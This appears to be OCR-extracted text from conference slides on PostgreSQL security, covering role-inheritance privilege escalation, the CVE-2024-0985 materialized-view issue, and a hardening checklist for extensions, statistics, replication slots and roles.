


Each role looks safe individually

Notes

Role Stacking → Unintended Access

Combined privileges exceed design intent




Notes

Role Stacking → Unintended Access

The Materialized View Trap

CVE-2024-0985 (CVSS 8.0) - Only REFRESH CONCURRENTLY was vulnerable. Fixed Feb 2024 in 16.2/15.6/14.11/13.14/12.18. Reporter: Pedro Gallegos.



1 2 3

3/3 — 3. Privilege Escalation

← → keys

DEFENSE

Taming Role Inheritance

CREATE ROLE with NOINHERIT
Disable automatic inheritance by default - force users to explicitly SET ROLE when they need elevated privileges

Prefer SET ROLE over INHERIT
Explicit role switching creates an audit trail and prevents accidental privilege stacking across multiple role memberships

Audit effective permissions
Use pg_has_role() to check what each user can actually do - the effective permissions often surprise the DBA who set them up

Separate schema ownership
Create schema objects with non-superuser accounts - prevents CVE-2024-0985 style traps where REFRESH runs attacker code as superuser

THE COMMON THREAD

These Aren't Bugs - They're Features

Extensions
search_path resolution is working as designed - the misconfiguration is who can create objects in public

Timing
pg_sleep is a legitimate function - the vulnerability is unsanitized input reaching the SQL engine

Replication
Logical replication is working correctly - the gap is who can create slots and for how long they persist

Roles
INHERIT is the default by design - the risk is not auditing the effective permissions it creates

YOUR MONDAY MORNING CHECKLIST

What to Do Next

Lock down extensions
REVOKE CREATE ON SCHEMA public FROM PUBLIC · maintain a strict allow-list · audit pg_extension regularly

Plug statistics leaks
Upgrade to patched versions where RLS covers pg_stats · review which columns expose sensitive data in optimizer statistics

Monitor replication slots
Query pg_replication_slots for unknown entries · set alerts on new slot creation · auto-cleanup unused slots with a cron job

Harden role inheritance
CREATE ROLE with NOINHERIT by default · use SET ROLE for explicit switching · run pg_has_role() audits on effective permissions

CORE MESSAGE

If It Moves Data, Executes Logic, or Combines Privileges - It's Part of Your Threat Model

Questions?

Connect with us on LinkedIn

Kranthi Kiran Burada

LinkedIn
linkedin.com/in/burada-kranthi-kiran

Dwarka Rao

LinkedIn
linkedin.com/in/dwarka-rao

Thank you!